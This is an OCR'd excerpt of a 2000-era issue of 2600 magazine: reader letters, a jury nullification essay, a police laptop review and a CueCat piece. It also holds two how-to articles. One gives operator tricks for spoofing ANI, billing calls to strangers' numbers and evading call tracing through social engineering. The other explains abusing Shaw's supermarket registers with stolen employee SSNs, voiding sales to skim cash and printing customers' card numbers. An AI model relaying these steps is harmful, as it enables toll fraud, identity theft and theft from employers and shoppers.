Curiously, here in Argentina the *Takedown* film is named *El Estafador* ("The Swindler"). I felt swindled with this ridiculous movie, full of historical and conceptual errors, all that Hollywood style, Tsutomu dancing in skates....

Camandrett

More Corporate Evil

Dear *2600:*

It seems that small businesses such as Napster are not the only targets of the Recording Industry Association of America. After talks with the RIAA, a House panel approved a change in copyright law that had been slipped into a bill without a public hearing. The change in essence removed the artists' right of ownership of their recordings, which under the old law reverted to them 35 years after they debuted. The change classified all recordings as "work for hire," and thus assumedly the artists as performing chimps (or chumps?).

It was only when independent artists with enough political punch - such as Don Henley, Jimmy Buffett,

and Earl Scruggs - objected that lawmakers passed a second bill to restore the status quo. The RIAA immediately denied any deliberate involvement in the change, but failed to explain where the House panel received its information regarding how the music industry currently operated.

It is the opinion of this reader that the RIAA is out to use all means possible to ensure that they are the sole source of all music, that artists are merely contract workers, and that the public consumer has only as many rights to listen to music as the RIAA dictates. I encourage everyone to stand up and be counted, support independents by not pirating their works, and avoid purchasing works from large labels that support the RIAA and its "the man in the middle does little but owns everything" approach.

B.R.

Dear *2600:*

Why do you keep plugging Barnes & Noble? Don't you realize that they are the Verizon of the book world? As the buyer for a small independent chain struggling to stay alive, I've seen them open stores in marginal areas simply to run everyone else out of business.

For the most part, they're not doing *you* any favors (try and find your mag in most of their stores!) while independents like us - who prominently display every issue (faced out, of course) get no support whatsoever. Every one of the Barnes & Nobles I've ever visited (must keep up on the competition, you know) is almost identical, from the inventory to the gum-chewing barely-literate teenagers on the cash registers. They make no effort whatsoever to respond to the needs of the community or the customers.

As a book buyer, I can't tell you how many times I've been told that the price of a new hot novel has been raised because "the buyers at B&N thought they could get it" or that the cover has been changed because "the fiction buyer at Borders didn't like the design." The day is coming when the big chains will decide exactly what gets printed and sold in this country, and it's a little bit scary. Please support the few remaining *independent* retailers that are left, or one day you could be faced with exactly one chain that sells *2600,* and they'll tell you exactly what should be in it.

Thanks, and keep printing! (as long as they let you!)

Bryan

You're right on in your assessment of what big chains do to independent businesses. It holds true for hardware stores, office supply stores, record shops, restaurants, and more. But we take exception to your generalizations. First off, we've always supported independent stores and will always continue to. We use independent distributors who work with independent stores. Are we "plugging" Barnes & Noble because our magazine is sold there? Is the solution to not sell in any chains? Do you honestly think that would affect the situation at all, other than driving our readership down and making it all the harder to find us? We also don't believe that everyone who works in these chains is a mindless idiot nor that there is a concerted effort to hide our issues. It happens occasionally because morons wind up running things now and then. The extinction of independent stores nationwide most certainly needs to be prevented. We'd like to hear some opinions as to how.

Dear *2600:*

A local radio station out of Detroit (FM 87.9) was recently shut down because of the FCC. This small time "pirate" radio station was far better than any of the other lame commercial ridden, rap/boy band playing stations in the area. But of course our great government had to step in and threaten fines and imprisonment for broadcasting without a license. I guess they really cherish our freedom of speech. Apparently if you do something without the government's permission you go to jail. For more details check out their webpage at: www.radio879.com.

Rebilacx

Pirate radio is indeed being crushed in this country. But the government is acting at the behest of the powerful entities that make up commercial broadcasting. They are the real enemy and the ones who need to have their licenses challenged. Remember, the airwaves belong to the public, not to huge corporations that often run four or five stations in a single city! They control what, if any, news people hear as well as the music they listen to and they work closely with the recording industry to ensure that only certain selected artists ever get radio play. It's an incredibly insane self-perpetuating industry and more people than ever seem to be tiring of it. The one pathetically small bone that was thrown to independent broadcasters was the concept of "low power FM" (LPFM) which would have put many new stations on the air with very limited signal strength (coverage of less than a mile in most cases). But even this was fought by National Public Radio and the National Association of Broadcasters, two organizations intent on keeping control of the airwaves out of the hands of anyone but themselves. Their arrogance has simply strengthened the resolve of so-called "pirate" broadcasters to take back the airwaves. After all, the true pirates are the ones who commandeered them in the first place.

Interestingly, a solution may be presenting itself due to another ill-conceived move by the FCC, namely, the conversion to HDTV. Supposedly, by 2005 all analog TV stations will be forced off the air, to be replaced by digital signals at different frequencies. (The exact same access control problems we're having with DVD's will soon be possible over the air thanks to HDTV, but that's another topic.) Since there are TV audio signals directly below the FM band, eliminating those stations could potentially open the door for many, many more FM frequencies. Now is the time to lobby for those frequencies to only go to independent, community radio stations not affiliated with current broadcasters. There would be enough space for multiple stations for every city in the country at the very least. New radios would have to be bought but that's a small price to pay for what we'd be getting. The time to demand this allocation is now, before the frequencies are put aside for yet another commercial interest.

Dear *2600:*

I was on my way to school today and when I

looked out of the bus window I saw the Verizon store. In front of the store on a sign I saw the words "free speech." I assume it was for some deal they were offering. Now I don't think they deserve to use that phrase in any form, except opposing it, with the way they've acted.

The Dude (iamnotahacker)

First they use the peace sign in their advertisements and now this. Is there anything corporate America won't use to sell a product?

Dear *2600:*

Someone should try registering a domain that flatters a major corporation but still keeps that corporation's name in the domain. Example: www.TacoBell-Rules.com or www.NintendoKics-Ass.com. Yeah, yeah. I know it's kind of a lame ass idea. But I just think it could be an interesting experiment of sorts.

BizarreOne

Or how about sprintisbetterthanmci.com. You could even collect simultaneous threats from both of them!

Annoying News

Dear *2600:*

Does the thought of Halloween scare you? Well, hackers recently made their mark on the Census 2000 Web site by attempting to frighten and intimidate site visitors claiming they will hack five sites a day until Halloween in support of Napster.

It seems a fact of Internet life that if someone wants to crack and deface a site he or she will. Acknowledging this truth, Gilian Technologies Inc. has developed ExitControl technology which guarantees Web site content remains authentic after an intrusion. Gilian provides this security with its patented G-Server. The G-Server remains transparent and independent on the network, constantly ready to verify Web site content before it is published to the Internet. Checking ID's close to the speed of light, it verifies content using digital signatures composed of mathematical algorithms and only lets genuine content pass to the Internet. If a discrepancy is found in an outbound page, a genuine page is immediately sent in its place without a perceivable delay.

Bottom line, when a hacker does get through the firewall, Gilian's G-Server ensures the alterations they make never reach the public Internet. If there are any content discrepancies, the G-Server publishes an authentic Web page and the Web administrator is immediately alerted to the attack and its exact location. This ensures the only trick that occurs on Halloween is when your neighbor's kid eggs your house!

Gilian CEO Rafael Feitelberg, will be glad to discuss the necessity of ExitControl technology as an integral component in computer security.

Please call me if you would like to contact Rafael.

Brigit Blomme
Strategy Associates Inc.
1291 E. Hillsdale Blvd., Suite 305
Foster City, CA 94404
Phone: 650-653-2764 ext. 203
Fax: 650-653-2774
bblomme@prstrategy.com
www.prstrategy.com

You're really asking for a planeload of eggs to be dropped on your house. Look, we don't know who you people are or why you think we care. Not only are you bombarding us with your junk mail but you're demonizing hackers in the process! We're a hacker magazine - who do you think you're going to convert? Whatever pranks hackers pull pale in comparison to the damage that spam causes. We'd like you to write a press release on that. Just don't send it to us.

Further Info

Dear *2600:*

I just thought that everyone should check this web page out: www.nanpa.com (North American Numbering Plan Administration). It has great information about things such as ANI II, Carrier Identification Codes, Central Office Codes, and a lot of other neat stuff. Check it out.

Daewoo

Dear *2600:*

Just a warning to all the others who have been playing with those credit card scanners mentioned in 17:1 - be careful! In Rite-Aid pharmacies across the US, pressing enter/yes + 1 or pressing enter/yes + 7 both give you a password prompt, but pressing enter/yes + ATM directly after that will lock the machine. Because this is a really dumb thing to do, as you cannot continue to play with it afterward, I'd advise not doing it. On another note, at Wal-Mart, pressing enter + the middle up-arrow button below the screen will display the o/s version.

narcc

Suggestions

Dear *2600:*

Might I suggest a little hate towards Ameritech DSL? Verizon is bad, but IMHO Ameritech is just scraping the bottom of the barf bag with its "service."

arc

The competition is pretty rough all the way down there.

Dear *2600:*

I was reminded of an idea to help the image of hackers. In the 50's the hot rodders, like hackers, were the target of government and police harassment. They were seen as a threat to public safety and well being. Remind you of anyone? Because they used the public streets as raceways, they were looked upon as nothing but a nuisance. The hot rodders came up with an idea to help their image. Whenever a motorist was in need of help - car trouble, out of gas, flat tire - the hot rodders would provide any help that they could. There was one thing that hot rodders knew better than normal citizens: cars. After helping the motorist with their trouble by fixing minor engine trouble, replacing a flat, or giving the people a ride to the nearest phone, the hot rodder would give the motorist a card that said "You have been helped by the Hot Rodders of America." Through this campaign the hot rodders brought attention to their cause and improved public opinion of

continued on page 48

Confusing ANI and Other Phone Tricks

by Lucky225
Lucky225@verizonfears.com

In this article I will explain how to bypass CLASS services, spoof ANI to AT&T 800 numbers, and make free untraceable calls.

TSPS "0" Operator


Your TSPS operator can be a very useful tool when making calls from your home. First of all she can bypass all CLASS services. That is, if you dial through your local operator to make a local call, the called party will not be able to *69 (call return) your call, they will not be able to *57 (call trace) your call, and your caller ID will show up as "Out of Area" or "Unknown". If the party you're trying to call has *77 (anonymous call reject) on (a service that doesn't allow calls from people who dial *67 or have complete caller ID blocking on their line), you can simply place a call through your local operator and she will be glad to connect you to the party with your caller ID unknown. When calling through the local operator it is always a good idea to tell her you're visually impaired or having trouble dialing, otherwise you may be charged extra for the call.

Op Diverting, Spoofing ANI, and Making Free Calls

Your local TSPS operator probably doesn't forward ANI unless they have ANI II equipment. To find out if your operator can pass ANI to 800 numbers, have her dial 800-346-0152. If it says your phone number, you're out of luck. If it says a three digit number (this is the area code where the operator building is located) followed by 000-0000, your operator can't pass ANI. If your local operator can't pass ANI, this is good because you can have her dial any 800 number and they won't know where you're calling from.

1-800-OPERATOR

The number 1-800-673-7286 will connect you to an AT&T operator. They can place collect, calling card, third number, person-to-person, and credit card calls. On to the fun part. If your local TSPS operator doesn't pass ANI on to 800 numbers, have her dial 800-673-7286. You will get "AT&T, may I have the number you're calling from please?" You can give her any phone number you want and they'll put that down as the number you're calling from. The possibilities here are endless. Spoofing ANI is a good one though. Tell the AT&T operator you're visually impaired and need assistance in dialing an 800 number. You can't call any old 800 number, only 800 numbers owned by AT&T or on the AT&T network, otherwise you'll get an error message. However, some 800 numbers you can call through 800-673-7286 are TTY relay operators, and since your ANI shows up as whatever you gave the AT&T operator any calls you make through the TTY relay service get billed to that number. Another 800 number you can have AT&T dial is 1-800-BELLSOUTH (1-800-235-5768). Once you're connected, press 0. When you get the Bellsouth operator, say you want to place a call to any number you wish. When they ask how you want to bill your call say "to the number I'm speaking from." Bellsouth will bill the call to the number you gave the AT&T




operator.
More fun with AT&T is the "710 trick." Op divert to 800-673-7286 and tell her you're calling from any number in the 710 area code and want to bill the call collect. The party you're calling won't be billed for the call because 710 is a government area code and is not listed in AT&T's database so there are no rates for the collect call. It won't show up on the called party's bill or anything.
A few problems with these tricks - sometimes local operators don't want to dial 800 numbers and sometimes AT&T's 1-800-OPERATOR operator won't want to dial 800 numbers. Just tell them you're visually impaired and they shouldn't give you any trouble. If they do, just ask to speak to their supervisor.
If you are unable to reach an operator by dialing 0 in your area or if you live in Pacbell land where they won't dial an 800 number if your life depended on it try dialing 10-15-483-0 if you live on the west coast and 10-16-963-0 if you live on the east coast. This will get you a Verizon Long Distance operator, she will be glad to dial any 800 number for you.

Call Forwarding Services

Yac.com offers a service that allows you to set up a call forwarding number in England. You simply dial the number in England and it forwards to almost any number in the world you want. This is good for not getting caught. If you have been exploiting Bellsouth, the people you're calling will probably get a lot of calls from Bellsouth or customers wanting to know why the caller's number is on the bill. If you take advantage of Yac.com, you can op divert and spoof your ANI over to 1-800-BELL-SOUTH, then call the number in England that forwards back to the person you're calling. So then when the customer gets his bill, he will not be willing to call England to find out who it is, and if he is you can just shut off the forwarding number at any time.


Pranking and Conferences

Remember, every time you're invited to an AT&T teleconference, feel free to spoof your ANI as the conference is probably fraudulent. And it's always fun to spoof your ANI when making prank calls to 800 SOS TACO or 800 TACO BELL.
I'm not promoting phone fraud - this is all for learning and educational purposes, and you take responsibility for your actions and how you use this information. Maybe Bell will finally get their act together because this problem is not new, and it can be fixed. Even TSPS operator buildings that can pass ANI II sometimes have back door numbers that will get you a local operator with an ANI-F (ANI FAIL) and the local op will have to ask you for your phone number and any number you give her will show up as the ANI when they place a call to an 800 number. I hope this article will make the phone companies more aware of their problems.



Greets: Lumikant, Liquid_Illusion, Optx :P, PhluX, Gizmo, cupcake, southie, dark_fairytale, bigb9000, pooly, lucid, #phreaks and #ph33r on irc.dal.net, guysjs, and last but most certainly not least, my loved one, Yari.

Jury Nullification and The Hacker



by Also Sprach Zarathustra

As you start reading this article, the first thought in many of your minds will be "Jury What?" If this is the case, don't feel bad. Likely a good 95 percent of the population has never heard of it either, and of the five percent who have, about half are busy trying to keep anyone else from finding out about it. Which leaves me as part of the roughly two percent trying to get the word out. So here it is, and shouts to the Fully Informed Jury Association for this data. I couldn't have done it without you.

What is Jury Nullification/Jury Veto?

Jury Nullification, also sometimes called Jury Veto, is the little known "third option" for a jury in a criminal case. In addition to convicting or acquitting on basis of evidence, the jury may choose to acquit a defendant on basis of their *conscience*. That's right, boys and girls, a jury can choose to acquit a defendant because they feel the law is wrong. This right is a fundamental part of the Constitution and the Bill of Rights, which states in three places (once in the Constitution proper and twice in the Bill of Rights), the jury's right to try both the evidence and the law. This right has also been supported in numerous Supreme Court rulings, as well as in lower courts.

History of Jury Nullification

The concept of a jury's ability to override the law goes back to the Magna Carta of 1215 in Britain, which was used by the nobles of the time to check King John's excesses. This power was reaffirmed in British common law in the case of William Penn in 1670. Penn was accused of preaching Quaker religious doctrine, at that time a criminal offense. His jurors voted to acquit, and four of them continued to do so even after being jailed and fined - held until the fines were paid. One of the jurors, Edward Bushell, took his case to court, and the English high court found for him, denying the state the right to harass or fine jurors for acquitting on basis of conscience.

In the New World, this subject was pivotal in bringing about the Revolutionary War. A journalist, John Peter Zenger, was put on trial for publishing disparaging articles about the Governor of New York Colony; Further, the judge informed the jurors that "The truth was no defense" in cases of libel! Defense Attorney Alexander Hamilton, however, informed the jury otherwise, citing the Bushell and Penn cases, and the jury acquitted in just over fifteen minutes. In retaliation, the British revoked the right to trial by jury in the colonies, starting a chain of events that culminated in the American Revolution.

This power of the jury was exercised fairly often through the late 18th and 19th century and, in fact, judges were required to inform juries of it until nearly the end of the 1800's. It began to fall into decline, however, shortly before the Civil War. Northern juries often chose to acquit in cases involving the Fugitive Slave law, and enraged Southerners started looking for a way to stem the tide. However, it took the weight of massive corporations (sound familiar?) to muzzle the courts and deny the knowledge of this right to juries. To help stop acquittal of labor leaders (going on strike being against the law at that time), a group of large corporate employers pressured the Supreme Court in Sparf and Hansen v. United States (1895) to a bitterly split decision. It was no longer grounds for a mistrial if judges failed to inform the jury of their right to nullify. Naturally, judges took this as free rein to go mum on the subject and, in recent years, the courts have gone further, falsely declaring to the jurors that they were to decide based solely on the facts, not on the justness of the law. Today, outside of a few states where it is still required by law to inform the jury of these rights, *no* judge or prosecutor will tell them and, more often than not, any defense attorney who mentions the subject will be stifled with threats of contempt of court.

Jury nullification of law was quite common during Prohibition, with or without the court's permission. Many people simply refused to convict of crimes that were not criminal. More recently, similar situations occur in Kentucky regarding marijuana law. However, outside of a couple of states (Maryland and one or two others - surf around, I'm sure you can find out which), there is no requirement to inform jurors of their true degree of power, and thus, it is rarely exercised.

But What Does It Mean To Me?

What this means is simple. Should you ever be put on trial for violating one of the extremely ill-considered laws on the books regarding computer offenses, try to educate your lawyer on this subject or find one knowledgeable about it. Most juries, given a chance, will not convict if they feel, deep down, that what you did wasn't wrong. And what's wrong with taking apart something just to see how it works? People do it to stereos, cars, bicycles, and everything else, so why not software? And if you're ever called for jury duty, remember this, and if the law is wrong, vote to acquit. During deliberations, inform your fellow jurors of their power. And while you're at it, visit www.fija.org, the homepage of the Fully Informed Juror Association, for further information, and free flyers.

Cop Proof Laptops

by Common Knowledge

Laptops are becoming the new wave of technology in police cars. These portable computers allow officers to receive and clear dispatched calls, run plates, check driver's licenses, communicate car to car, and sound a 911 alarm - all without even keying a mike on a radio. However, these systems have to be easy to use, rugged, and able to survive the daily use/abuse of cops. One of the newest to be used is the PCMobile by CYCOMM. This in-car computer can survive the toughest abuse anyone can hand out. It can survive a three foot drop onto concrete, the keyboard is waterproof, the computer housing is magnesium, and it can take temperatures from 32 to 140 degrees Fahrenheit. A built-in handle is also included.

On the technical side of the system, it is a Pentium 233MHz with two Type II or one Type III PCM-CIA interfaces, four serial ports, two parallel ports, a video port, and a PS/2 keyboard/mouse port. It's SoundBlaster compatible and can accommodate an external 3.5 inch floppy or CD-ROM drive. The 10.4 inch active matrix color display features an XGA graphics controller (2MB), a light sensor for automatic intensity adjustment, 18 bit color with 800x600 resolution and 256K colors, and a touch screen. The keyboard is an 88-key QWERTY layout with 12 function keys. It's backlit with a built-in solid state mouse and it comes with seven programmable function keys as standard with the option of 12 additional PF keys.

Other options include integrated CDPD modem and antenna, RF switch, vehicular and desktop docking stations, and universal AC/DC adapter. In the field, these systems have proven to hold up to a Category Two hurricane, which caused 50 million dollars in damage and loss.

On a different note, the keys for the PCMobile are spaced far enough apart for even a Secret Service agent to use. The backlit keyboard feature is also useful for working in the dark, and the screen adjusts its light levels for nearly every situation.

Radio Shack's Newest Giveaway


by canyoumatrix
canyoumatrix@yahoo.com

Everyone's favorite electronic superstore has a new toy for us to play with. Participating Radio Shacks are currently giving away a device called the ":CueCat" by Digital:Convergence (www.digitalconvergence.com). It's a bar code scanner that scans special slanted bar codes called ":Cues". It's a plastic cat shaped device that contains two optical sensors which are capable of scanning bar codes. The unit

connects to Windows computers via wedging into the keyboard port (it plugs into your keyboard port and your keyboard plugs into it). You pass it over a :Cue or a standard bar code and software that runs in the background retrieves a URL from a database that matches bar code numbers with product web sites. If there is no web page associated with the UPC (Universal Product Code) that you scanned, a page opens up that allows you to tell the makers of the :CueCat what should be associated with that UPC.

The concept started as a way to scan in bar codes from the 2000 Radio Shack catalog and has been expanded to magazines, newspapers, and even cable shows, which use unique audio signals to bring up web pages from your TV.

When I got my first :CueCat, I refused to believe that it would work, or at least that it would work well. So I hooked it up, ran the software enclosed on a CD, and after a nice flash presentation and a restart I was ready to try it. Well, what to scan? I picked up a pack of Wrigley's gum that was next to my keyboard, swiped it, and presto, wrigleys.com. Amazing. Well, I still wasn't too impressed so I looked around for more bar codes. Scanning a Pepsi can brought up pepsi.com. Scanned my copy of Wired magazine, wired.com came up. I hope you're starting to get the picture. Wouldn't it be nice if all the long URL's in *2600* could just be scanned in instead of typed?



I recommend that everyone go to their local Radio Shack and pick up a few (they'll mail you one for the shipping cost if you don't live near a Radio Shack). Then go home and scan all your back issues of *2600* and make sure they add in the *2600* UPCs because at the current time, every magazine I've tried works with the exception of *2600*. Good luck scanning!

Statement required by 39 USC 3685 showing the ownership, management, and circulation of **2600 Magazine,** published quarterly (4 issues) for November 20, 2000. Annual subscription price $18.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 7 Strong's Lane, Setauket, New York 11733.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
4. The owner is Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6 Extent and nature of circulation

	Average No. Copies each issue during preceding 12 months	Single Issue nearest to filing date
A. Total No. Copies Printed	67,500	75,000
B. Paid and/or requested circulation		
1. Sales through dealers and carriers, street vendors and counter sales	62,518	68,705
2. Mail subscriptions	3901	5680
C. Total Paid and/or requested circulation	66,419	74,385
D. Free Distribution by mail (Samples, complimentary, and other free copies)	450	450
E. Free Distribution outside the mail. (Carriers of other means)	200	165
F. Total free distribution	650	615
G. Total distribution	67,069	75,000
H. Copies not distributed		
1. Office use, leftovers, spoiled	431	0
2. Returns from news agents	0	0
I. Total	67,500	75,000
Percent paid and/or requested circulation	98%	99%

7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

Dissecting Shaw's Systems

by Sect0r F4ailure

To begin with, let me outline the systems I have encountered at Shaw's (the New England supermarket chain). As a cashier at one of their branches, I have learned some interesting things. Once in a while, the systems crash and I watch as they start up. This is what I have gathered: the Shaw's cash register is really nothing more than an old 486 running at 100 MHz. It has an AMIBIOS, but a special keyboard. It has an ethernet connection to a main server somewhere in the building, which is usually in a locked room. You might find this central machine in a closet in the break room. I have also encountered systems near this which are unlocked. They seem to be used for entering prices and/or modifying anything else that needs to be changed. In the Shaw's that I work at, there is one system running some flavor of UNIX (I don't have access to it usually and it would look suspicious if I started looking at it) and one machine running NT. The cash registers downstairs run DOS 6.something. Their ethernet connection to the main computer allows them to send out all of the bank card data to be verified and has the ability to update the food database. There is no Internet connection, only the Shaw's Intranet.

Cashier Machines

When you are at the checkout, you see what appears to be a cash register. What it is in all actuality is an old x86 system (see above). The keyboard has been modified so that all of the standard keys have been replaced with keys functioning as cashier-related items, with the exception of a numerical keypad. This keypad is used to code-enter PLUs or unscannable items. It can also be used to enter the amount of tender which the shopper hands over. In the back, there is the standard serial port setup, which includes a keyboard port. You can plug a 104-key keyboard into this and play around with it. Here are some keys of interest:

MGR - Manager override, required for higher functions such as voids. Located on the bottom right.
Code/PLU - used when an item is unscannable or if produce is bought. Bottom left.
Check tender - used when a person writes a check. Requires that a Shaw's card has been entered. Top middle.
Check 2 - same as above but doesn't require a Shaw's card.
Cash tender - self-explanatory.
Total - totals out the order and gives the final amount the customer owes.
Void - voids out either an entire order or a selected item. MGR authorization required.
EFT - used to activate comms between the little card scanner and the PC. Green.

There is also a Shaw's Charge button, which for all intents and purposes is like cash tender. There is a Scale button somewhere in the area of the tender buttons, which is used to weigh items that need to be code entered. If you see a black flip-book on the left-hand side of the keyboard, ignore it. It is being phased out and the keys on it are useless. Usually, if you look on top of the

machine (between it and the platform which holds the monitor), there is a book which contains most of the PLU numbers for produce and cigarettes, as well as a selection of grocery items. It's used like this (after logging in): <#plu> <Code/PLU>. Or you can just scan an item. You can suspend the order by hitting suspend/recall on the bottom. In case you were wondering, you take out the last item with shift-backspace. Shift-tax exempt allows you to enter a tax exempt number, which removes the tax on the order. I don't know if this

will accept any old number, but as I remember it (and this is probably wrong), the tax exempt numbers are six digits long. But that requires that you be logged in, which is explained next.

Logging In

This requires one of the employee passwords. You don't necessarily want or even need to have a supervisor login immediately. They all get the same cash register screen. The login is the social security number of the employee. You then enter it into the login prompt and get the blue register screen, where you can proceed to hit Total and view the contents of the register drawer. To sign on once the SSN is entered, hit the sign on/off button on the right-hand side of the keyboard. Then you can play around with the PLU codes in the book - just keep in mind that if you tender an order that was never placed, the drawer comes up short when it is counted. Not to mention that without a manager override, you cannot take out anything more than the last item.

Another useful keyboard shortcut is shift-check tender. This prints out what is referred to as the check report. This is usually a long list containing many credit card numbers and information on checks processed. There is also a black book, usually located on the left-hand side of the machine, hidden from view. It contains bottle slips, coupons, and the receipts printed after each credit/debit order, amongst other things. The credit orders have the cardholder's signature on them as well as their entire credit card number. In my experience, the last terminal is in training mode and is used to teach the new cashiers how to use the system effectively. It is of relatively little use, as it has no orders processed in it unless the store gets really hectic.

Managerial Functions

Managers' SSN's can provide overrides. This is useful when a void needs to be done or something goes wrong with the tender. Usually you can just hit clear/cancel and the error will go away, leaving you where you started off. Keep in mind that self-authorization is against system policy, and so if you are using a manager's login for the register itself, you will not be able to do overrides with that same manager's SSN. You should obtain a standard cashier's SSN and log in with that. You might also be interested to know that you can void any amount you wish by entering the number (without a period - so $10.59 would become 1059), hitting void, manager, entering a manager's authorization, and pressing one of the departments (next to the numeric keypad). This means that the drawer will have more money in it than the system thinks it does. You can also enter an amount which an item may have cost then one of those department buttons, which is like scanning an item from there. I think there is a department limit of $100 on this type of entry, which can be overridden by a manager (<mgr> <auth> <enter>)

Logging Out

Hit SHIFT, enter the SSN you used to log in, and hit Log In/Out (this is close to the top right hand corner, and I may have the name of the button wrong from memory). Alternatively, you can hit Log In/Out, enter the proper SSN, and hit enter. You must use the same SSN to log out as you logged in as, or you will have to override it with a manager's SSN. One more thing to note: if the cashier is logged in at the time you try to log in, the system won't let you. Same is true vice-versa. Don't log in with someone's SSN and then have that person try to log in ten minutes later - they will call a manager, who will know immediately that something is wrong.

The other interesting manager function doesn't require you to be logged in at all. At the login prompt, simply hit MGR and enter any valid login - it doesn't necessarily have to be a manger's, surprisingly. This will print out a report on the printer which looks something like this:

```
Shaw's {store location} {phone number}
 ***Manager Function Menu***
Rev 4.00 SAN {a number} {date}
10 ACCOUNTABILITY REPORT
20 TOTAL DEPT SALES REPORT
21 OFFLINE DEPT SALES REPORT
25 TOTAL DEPT SALES RPT & RESETS
30 TERMINAL SALES NON-RESETTABLE
40 EGC AUTHORIZATION FAILURES RPT
41 EGC AUTH FAILURES RPT + EXIT
42 RECOVER EGC AUTH FAILURES
50 COMBINED UNRECOVERED ACCTBLTY
51 COMBINED UNRECOVERED DEPT SLS
52 COMBINED UNRECOVERED TERM SLS
53 INDIVID UNRECOVERED ACCTBLTY
54 INDIVID UNRECOV CASH/DEPT SLS
55 INDIVID UNRECOV CASHIER SALES
56 UNRECOV ACCTBLTY CASHIER LIST
57 UNRECOV CASH/DEPT CASHIER LST
58 UNRECOV CASH SLS CASHIER LIST
59 RESET UNRECOVERED ACCTBLTY
60 RESET UNRECOVERED DEPT SALES
61 RESET UNRECOV TERM/CASH SALES
62 FORCE RECOVERY OF TOTALS
63 RESET UNRECOVERED JOURNAL LOG
68 AUDIT REPORT
80 ITEM ADD/CHANGE
81 ITEM UPLOAD
82 CLEAR ITEM UPLOAD QUEUE
83 LIST ITEM UPLOAD QUEUE
90 MONITOR MODE
```

Now, most of that list is a total of sales and losses. You might want to check out what the status of this person's record is, but that is of less interest than what follows it. After the report is printed, you are given the option of entering one of the commands listed above. Maybe you want to make the $8 coffee free? Well, that would be stealing, but you get the idea. 90 is of

interest because once in a while, the store puts you on a singles tray for a week and monitors your drawer. Basically an audit. Gee, looking at the list, numbers 68 and 90 pop out. Try printing those.

Go buy something small from a cashier. Take a look at your receipt. Their cashier number should be on it, usually a two digit number located at the bottom of the slip. Also, watch when people punch in and out - they use their employee PIN number to do so. This is usually five digits long and is displayed as they type it in. This can be used to get into the bottle room computer and the training computer, to name a couple of uses.

Gaining a Valid Login

This could prove more difficult. The easiest way to get this number is to watch as the employee signs on and off. This might be difficult to catch, though, as it only happens once in a while. Here is a trick you might be able to use to your advantage: the little card reader in front can be rebooted by pressing the 2 keys on opposite corners of the keypad simultaneously. When this happens, you will no longer be able to enter any credit or debit cards until the employee signs off and back on again. Now, keep in mind that they can enter a credit card by hand and cash doesn't need this little machine, so make sure they only see the debit card you brought, as they cannot enter that by hand. The employee will have to suspend the order and sign off, which requires a manager override. Also keep in mind that the employee can backspace out the last item, so make sure there are at least two items in your order. Watch carefully as the manager comes over and enters his SSN for the override, and then watch as the employee signs back on. They are usually very quick about signoffs and signons, so you'll have to watch closely.

Other Computers

